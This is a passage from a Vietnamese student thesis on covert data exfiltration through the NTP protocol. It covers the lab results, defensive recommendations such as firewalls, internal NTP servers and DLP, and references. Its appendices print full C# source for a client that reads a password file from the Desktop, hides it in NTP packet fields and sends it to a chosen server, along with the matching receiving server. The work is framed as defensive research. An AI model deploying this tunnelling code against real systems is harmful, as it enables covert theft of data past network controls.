     }catch{
        Console.WriteLine($"[!] Failed.");
     }
```

- Hàm readline được định nghĩa:

```
static string ReadLine(String def, String prompt = "")
{
     Console.Write(prompt);
     var s = Console.ReadLine();
     s = String.IsNullOrWhiteSpace(s) ? def : s;
     return s;
}
```

- Hàm t_func_c0 được định nghĩa như sau:

```
static void t_func_c0(byte[] data_ntp)
{
  String _data = "";
  for (int i = 0; i < data_ntp.Length; i++)
  {
    if (i == 5 || i == 0 || i == 1) continue;
    if (data_ntp[i] == 0) continue;
    _data += Encoding.ASCII.GetString(new byte[]{
data_ntp[i] });
  }
 Console.WriteLine(">  Packet caught. ID: " + data_ntp[5]
+ $"\r\nData: {_data}");
}
```

- Hàm t_func_c1 được định nghĩa như sau:


```
static void t_func_c1(byte packet_id, UDPSocket ep)
{
  Console.WriteLine("Packet caught. ID: " + packet_id);
}
```

3.3. Kết quả thử nghiệm.

+ Trên client (window 10) tạo 1 file password.txt có nội dung:


Hình 3.3. Nội dung file password.txt.

+ Trên winserver 2012 tiến hành cài đặt Server, cài đặt ntp_server vừa tạo.




Hình 3.4. Khởi chạy trên server.

+ Trên client chạy ứng dụng ntp_client




Hình 3.5. Khởi chạy client.

+ Kết quả thu được trên Server:



Hình 3.6. Kết quả thu được trên server.

+ Kết quả thu dữ liệu được trên đường truyền với Wireshark:



Hình 3.7. Kết quả bắt gói tin.

Kết quả thu được trên đường truyền cho thấy các cấu trúc gói tin được định dạng theo đúng chuẩn quy định của RFC. Dữ liệu được truyền đi vẫn có khả năng bị phát hiện bởi các trình bắt gói tin.

3.4. Kết luận chương 3.

Nội dung của chương này giúp chúng ta hiểu được rõ thực tế về việc sử dụng giao thức NTP truyền dữ liệu ra ngoài mạng. Cụ thể là biết được cách thức lập trình, sử dụng dữ liệu truyền vào các trường của giao thức, các dữ liệu được di truyền trên đường truyền.

Từ cách tấn công, chúng ta sẽ có những biện pháp phòng chống để dữ liệu không bị rò rỉ.

TỔNG KẾT

1. Kết quả đạt được của đồ án

Trong bối cảnh các cuộc tấn công ăn cắp dữ liệu ngày càng nhiều, việc tìm ra phương pháp để có thể ngăn chặn hiệu quả là bài toán đặt ra cho chuyên viên an toàn mạng. Để có thể tiếp cận, hiểu và có thể đưa ra những phương pháp ngăn chặn việc rỏ rỉ thông tin, tôi đã tiến hành nghiên cứu kỹ thuật khai thác giao thức NTP (Network Titme Protpcol) để nắm bắt được cơ chế hoạt động cũng như cách thức mà các kẻ tấn công sử dụng.

Đồ án này không chỉ giúp giải quyết bài toàn cho vấn đề rỏ rỉ dữ liệu mà còn giúp người kiểm tra và giám sát hệ thống kiểm tra, ra soát hệ thống của công ty và doanh nghiệp.

Bước đầu, đồ án của tôi đã đáp ứng được yêu cầu của đề bài và đã làm rõ được sự tổng quan về rò rỉ dữ liệu, giúp mọi người hiểu được về giao thức NTP cũng như phương thức hoạt động của giao thức này. Cơ chế truyền dữ liệu ra ngoài bằng giao thức NTP.

Bên cạnh những kết quả đạt được, đồ án gặp phải một số khó khăn, hạn chế trong quá trình nghiên cứu:

- Hạn chế trong việc xây dựng môi trường thử nghiệm.
- Thời gian thực hiện chưa được nhiều, kinh nghiệm nghiên cứu còn hạn chế.

2. Đề xuất giải pháp khắc phục.

Qua đề tài đã thấy được quá trình kẻ tấn công sử dụng giao thức NTP để truyền dữ liệu ra ngoài. Không chỉ NTP mà bất kỳ giao thức nào đều có thể được kẻ tấn công sử làm công cụ để truyền dữ liệu ra ngoài.

Riêng với NTP các doanh nghiệp, công ty có thể nên cài đặt riêng một server NTP để cung cấp thời gian đồng bộ tin cậy trong hệ thống.

Về mặt tổng thể các doanh nghiệp nên triển khai tường lửa và chặn các cổng không sử dụng tới, trên các server nên đóng các dịch vụ không sử dụng,

thiết lập phân quyền tối thiểu truy cập tài nguyên cho các thành viên, ban hành các quy định về an toàn thông tin nội bộ trong công ty.

Đối với các dữ liệu quan trọng nên triển khai mô hình DLP để ngăn chặn rò rỉ.

3. Hướng phát triển của đề tài

Tuy đồ án đã đạt được những yêu cầu đề ra, tuy nhiên kết quả nghiên cứu còn ở mức khá khiêm tốn. Tôi xin đề xuất một số hướng phát triển của đồ án trong quá trình thực hiện tiếp theo:

- Tiếp tục nghiên cứu và tìm hiểu các phương thức truyền thông tin ra ngoài mạng.

- Tiếp tục tìm hiểu và xây dựng demo với các giao thức truyền tin khác nhau.

- Tiếp tục tìm hiểu và nghiên cứu những giải pháp khắc phục tối ưu hơn.

TÀI LIỆU THAM KHẢO

[1] T. Mizrahi (IETF), "Network Time Protocol Version 4 (NTPv4) Extension Fields" , Online: https://tools.ietf.org/html/rfc7822, March 2016

[2] Faten Mkacher, "Calibrating NTP", Online: https://www.researchgate.net/publication/336512341_Calibrating_NTP, September 2019.

[3] Austin, "NTP DDoS Vulnerability", Online: https://www.plixer.com/blog/ntp-ddos-vulnerability/, May 2014.

[4] SelfKey, "All Data Breaches in 2019 & 2020 – An Alarming Timeline" , Online: https://selfkey.org/data-breaches-in-2019/, 7 May 2020.

[5] ZIVVER, "Data breach vs. Data leak explained", Online: https://www.zivver.eu/en/blog/data-breach-vs.-data-leak-explained, May 2020.

[6] Pandasecurity, "Over 1 billion people's data leaked in an unsecured server", Online: https://pandasecurity.com/mediacenter/news/billion-consumers-data-breach-elasticsearch/, December 5, 2019.

[7] Aanchal Malhotra, Attacking the Network Time Protocol, Online: https://www.researchgate.net/publication/297733706_Attacking_the_Network_Time_Protocol, May 2020.

[8] Allan Liska, "NTP Security", Apress,2016.

[9] HarlanStennYou, Security Notice, Online: http://support.ntp.org/bin/view/Main/SecurityNotice#Recent_Vulnerabilities, March 2020

[10] Shaun Kelly, What time is it, anyway? Securing NTP, Online: https://secure360.org/wp-content/uploads/2016/05/WhatTimeIsItAnyway_SHAUN_KELLY.pdf, May 2016

[11] Bishop and Matt, “A security analysis of version 2 of the Network Time Protocol (NTP): A report to the privacy and security research group”, United States, January 1991.

[12] EndRun Technologies, Network Time Synchronization, Online: https://endruntechnologies.com/products/ntp-time-servers/network-time-synchronization, May 2020.

[13] “Network Time Protocol (NTP)”, https://www.meinbergglobal.com/english/info/ntp.htm

PHỤ LỤC

Phụ lục 1. UDP Package

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Net;
using System.Net.Sockets;
namespace NtpTun_PoC
{
   public class UDPSocket
{
private Socket _socket = new
Socket(AddressFamily.InterNetwork,SocketType.Dgram,
ProtocolType.Udp);
private const int buffsize = 8 * 1024;
private State state = new State();
private       EndPoint       epFrom       =       new
IPEndPoint(IPAddress.Any, 0);
private AsyncCallback recv = null;
public delegate void r_callback(byte[] ntp);
private r_callback _Callback;

public class State
{
  public byte[] buffer = new byte[buffsize];
}


//create udp server
public   void   Server(string   address,   int   port,
r_callback callback)
{
_socket.SetSocketOption(SocketOptionLevel.IP,SocketOp
tionName.ReuseAddress,true);
  _socket.Bind(new IPEndPoint(IPAddress.Any, port));
  _Callback = callback;
  Receive();
}
//create udp client
public void Client(string address, int port)
{
     _socket.Connect(IPAddress.Parse(address), port);
```

```
    Receive();
}
//send message
public void Send(byte[] text)
{
    byte[] data = text;

_socket.BeginSend(data,0,data.Length,SocketFlags.None
, (ar) =>{
        State so = (State)ar.AsyncState;
        int bytes = _socket.EndSend(ar);
    }, state);
}
//read message
private void Receive()
{
    _socket.BeginReceiveFrom(state.buffer,          0,
buffsize, SocketFlags.None, ref epFrom, recv = (ar)
=>
    {
        State so = (State)ar.AsyncState;
        int bytes = _socket.EndReceiveFrom(ar, ref
epFrom);

_socket.BeginReceiveFrom(so.buffer,0,buffsize,SocketF
lags.None,ref epFrom, recv, so);
        _Callback(so.buffer);
    }, state);
}
}
}
```

Phụ lục 2: Lớp NTP

```
using System.IO;
using System.Collections.Generic;
using System;

namespace NtpTun_PoC
{
    public struct NtpPacket
    {
        public byte First8bits;
        public const byte Stratum = 0x3;
```

```
        public byte Poll;
        public byte Precision;
        public uint RootDelay;
        public uint RefID;
        public ulong Reference;
        public ulong Originate;
        public ulong Receive;
        public ulong Transmit;
        public  NtpPacket  EmbedDataToPacketC(byte[]
data)
        {
            NtpPacket result = new NtpPacket();
            result.First8bits = 0x1B;
            result.Poll = data[0];
 result.Originate = BitConverter.ToUInt64(data, 1);
 result.Transmit = BitConverter.ToUInt64(data, 9);
            return result;
        }
public byte[] BuildPacket()
{
    byte[] arr = new byte[48];
    arr[0] = First8bits;
    arr[1] = Stratum;
    arr[2]        =        Poll;//Convert.ToByte(new
Random().Next(4,15)); //Fill Poll field using RFC
    arr[3] = Precision;
    BitConverter.GetBytes(RootDelay).CopyTo(arr,
4);
    //First 8 bytes filled
    BitConverter.GetBytes(RefID).CopyTo(arr, 8);
    //12 bytes
    BitConverter.GetBytes(Reference).CopyTo(arr,
12);
    BitConverter.GetBytes(Originate).CopyTo(arr,
20);
    BitConverter.GetBytes(Receive).CopyTo(arr, 28);
    BitConverter.GetBytes(Transmit).CopyTo(arr,
36);
    return arr;
}
}
}
```

Phụ lục 3: Lớp main client.

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.IO;
using System.Text;
using System.Threading;
using NtpTun_PoC;

namespace NtpTun_Client
{
class Program
{

static string ReadLine(String def, String prompt =
"")
{
Console.Write(prompt);
var s = Console.ReadLine();
s = String.IsNullOrWhiteSpace(s) ? def : s;
return s;
}
static Dictionary<byte, byte[]> packets = new
Dictionary<byte, byte[]>();
static void Main(string[] args)
{
String path =
Path.Combine(Environment.GetFolderPath(Environment.Sp
ecialFolder.Desktop), "password.txt");
String contents = File.ReadAllText(path);
Console.WriteLine($"Succesflly got private
data:\r\n{contents}");
int ctr = 0;
List<byte[]> pcs = new List<byte[]>();
int BYTE_CNT = 17;
byte[] current = new byte[BYTE_CNT];
if(contents.Length %17 != 0)
{
    String temp = "------------------";
    contents = contents + temp.Substring(0,
contents.Length % 17);
};
foreach (var cb in Encoding.ASCII.GetBytes(contents))
{
```

```
    if (ctr == BYTE_CNT)
    {
        byte[] bf = new byte[BYTE_CNT];
        current.CopyTo(bf, 0);
        pcs.Add(bf);
        String deb = Encoding.ASCII.GetString(bf);
        ctr = 0;
        for (int i = 0; i < BYTE_CNT; i++) current[i]
= 0x0;
    }

    if (cb == '\n' || cb == '\r')
    {
        current[ctr]                                =
Encoding.ASCII.GetBytes("_")[0];
    }
    else current[ctr] = cb;
    ctr++;
}
//OK split
Console.WriteLine($"OK    split    into    {pcs.Count}
parts");
//Now send
var  ip  =  ReadLine("0.0.0.0",  $"Enter  server  IP
[0.0.0.0]: ");
int port = int.Parse(ReadLine("123", "Enter port to
server on [123]: "));
UDPSocket socket = new UDPSocket();
socket.Client(ip, port);
byte pkt_id = 0;
int total_sent = 0;
Stopwatch sw = new Stopwatch();
sw.Start();
foreach (var ci in pcs)
{

    NtpPacket ntp = new NtpPacket();
    ntp = ntp.EmbedDataToPacketC(ci);
    byte[] result = ntp.BuildPacket();
    result[5] = pkt_id;
    packets.Add(pkt_id, result);
    Console.WriteLine($"Sending:
{Encoding.ASCII.GetString(result)}");
    socket.Send(result);
    Thread.Sleep(200);
```

```
    total_sent += result.Length;
    pkt_id++;
}
sw.Stop();
Console.WriteLine($"Sent    {pkt_id}    packets    in
{sw.ElapsedMilliseconds} ms. Avg speed: {total_sent /
((double)((double)sw.ElapsedMilliseconds             /
(double)1000))} B/s");

Console.WriteLine("Finised.   Press   any   key   to
close...");
Console.ReadKey(true);
}
private    static    void    ResendMissingPacket(byte
packet_id)
{

}
}
}
```

Phụ lục 4: Lớp main server.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Net;
using System.Text;
using System.Threading.Tasks;

namespace NtpTun_SERVER
{
class Program
{

static string ReadLine(String def, String prompt =
"")
{
    Console.Write(prompt);
    var s = Console.ReadLine();
    s = String.IsNullOrWhiteSpace(s) ? def : s;
    return s;
}
static void Main(string[] args)
{
    var ip = ReadLine("0.0.0.0", $"Enter interface
```

```
IP [0.0.0.0]: ");
    int port = int.Parse(ReadLine("123", "Enter port
to listen on [123]: "));
    Console.WriteLine($"[>] Starting UDP listener on
udp://{ip}:{port}");
    Console.WriteLine($"Please   press   ALLOW   on
firewall prompt");
    UDPSocket usock = new UDPSocket();
    try
    {
        usock.Server(ip,      port,      t_func_c0,
t_func_c1);
    }
    catch {
        Console.WriteLine($"[!] Cannot start an UDP
server at {ip}:{port}. Press any key to exit...");
Console.ReadKey(true); return; }
        Console.WriteLine($"[+] Successfully placed
NTP server on udp://{ip}:{port}");
        Console.WriteLine($"[>] Waiting for incoming
connections...");
        Console.CancelKeyPress += OnCancelPressed;
    while (!is_cancel)
    {
        //Main loop
    }
    Console.WriteLine($"[>] Exit signal caught");
    Console.WriteLine($"[>]       Stopping       NTP
server...");
    try
    {
        usock._socket.Close();
        Console.WriteLine($"[+] Success");
    }
    catch
    {
        Console.WriteLine($"[!] Failed.");
    }
    Console.WriteLine($"[>]  NtpTun  PoC  has  beed
stopped. Press any key to close...");
    Console.ReadKey(true);
}

private static void t_func_c1(byte packet_id)
{
```

```
    throw new NotImplementedException();
}

static bool is_cancel = false;
private static void OnCancelPressed(object sender,
ConsoleCancelEventArgs e)
{
    is_cancel = true;
    e.Cancel = true;
}

static void t_func_c1(byte packet_id, UDPSocket ep)
{
    Console.WriteLine("Packet caught. ID: " +
packet_id);
}

static void t_func_c0(byte[] data_ntp)
{
    String _data = "";
    for (int i = 0; i < data_ntp.Length; i++)
    {
        if (i == 5 || i == 0 || i == 1) continue;
        if (data_ntp[i] == 0) continue;
        _data    +=    Encoding.ASCII.GetString(new
byte[]{ data_ntp[i] });
    }
    Console.WriteLine("Packet caught. ID: " +
data_ntp[5] + $"\r\nData: {_data}");
}
}
}
```